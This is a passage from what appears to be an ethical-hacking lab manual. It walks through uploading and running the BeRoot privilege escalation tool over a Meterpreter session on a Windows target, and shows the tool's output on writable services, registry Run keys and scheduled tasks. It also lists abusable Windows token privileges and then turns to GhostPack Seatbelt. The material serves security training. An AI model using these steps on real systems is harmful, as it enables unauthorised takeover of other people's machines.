
32. Paste the **BeRoot** folder onto **Desktop**.



33. Now, switch back to the **Terminal** window with an active **meterpreter** session. Type **upload /home/attacker/Desktop/BeRoot/beRoot.exe** and press **Enter**. This command uploads the **beRoot.exe** file to the target system's present working directory (here, **Downloads**).



34. Type **shell** and press **Enter** to open a shell session. Observe that the present working directory points to the **Downloads** folder in the target system.



35. Type **beRoot.exe** and press **Enter** to run the **BeRoot** tool.

36. A result appears, displaying information about service names along with their permissions, keys, writable directories, locations, and other vital data.

37. You can further scroll down to view the information related to startup keys, task schedulers, WebClient vulnerabilities, and other items.


```
(c) Microsoft Corporation. All rights reserved.

C:\Users\Admin\Downloads>beRoot.exe
beRoot.exe
|=======================================================================|
|                                                                       |
|                 Windows Privilege Escalation                          |
|                                                                       |
|                         ! BANG BANG !                                 |
|                                                                       |
|=======================================================================|



################ Service ################

[!] Permission to create a service with openscmanager
True

[!] Binary located on a writable directory
Key: HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\AarSvc
Full path: C:\Windows\system32\svchost.exe -k AarSvcGroup -p
Writable directory: C:\Windows\system32
Name: AarSvc

permissions: {'change_config': False, 'start': False, 'stop': False}
Key: HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\AarSvc_24f3e7
Full path: C:\Windows\system32\svchost.exe -k AarSvcGroup -p
Writable directory: C:\Windows\system32
Name: AarSvc_24f3e7
```

```
################ Startup Keys ################

[!] Registry key with writable access
HKEY_LOCAL_MACHINE\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run
HKEY_LOCAL_MACHINE\SOFTWARE\\Wow6432Node\\Microsoft\\Windows\\CurrentVersion\\Run

[!] Binary located on a writable directory
Name: SecurityHealth
Key: SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run
Writable directory: C:\Windows\system32
Full path: %windir%\system32\SecurityHealthSystray.exe

Name: SunJavaUpdateSched
Key: SOFTWARE\\Wow6432Node\\Microsoft\\Windows\\CurrentVersion\\Run
Writable directory: C:\Program Files (x86)\Common Files\Java\Java Update
Full path: "C:\Program Files (x86)\Common Files\Java\Java Update\jusched.exe"



################ Taskscheduler ################

[!] Permission to write on the task directory: c:\windows\system32\tasks
True


################ Check user admin ################

[!] Is user in the administrator group
```

38. You can find further vulnerabilities in the resulting services and attempt to exploit them to escalate your privileges in the target system.

Note: Windows privileges can be used to escalated privileges. These privileges include SeDebug, SeRestore & SeBackup & SeTakeOwnership, SeTcb & SeCreateToken, SeLoadDriver, and SeImpersonate & SeAssignPrimaryToken. BeRoot lists all available privileges and highlights if you have one of these tokens.

39. In the **Terminal** window with an active **Meterpreter** session, type **exit** and press **Enter** to navigate back to the **Meterpreter** session.



40. Now we will use **GhostPack Seatbelt** tool to gather host information and perform security checks to find insecurities in the target system.


41. Minimize the **Terminal** window. Click the **Places** menu at the top of **Desktop** and click **ceh-tools on 10.10.1.11** from the drop-down options.

Note: If **ceh-tools on 10.10.1.11** option is not present then follow the below steps to access **CEH-Tools** folder:

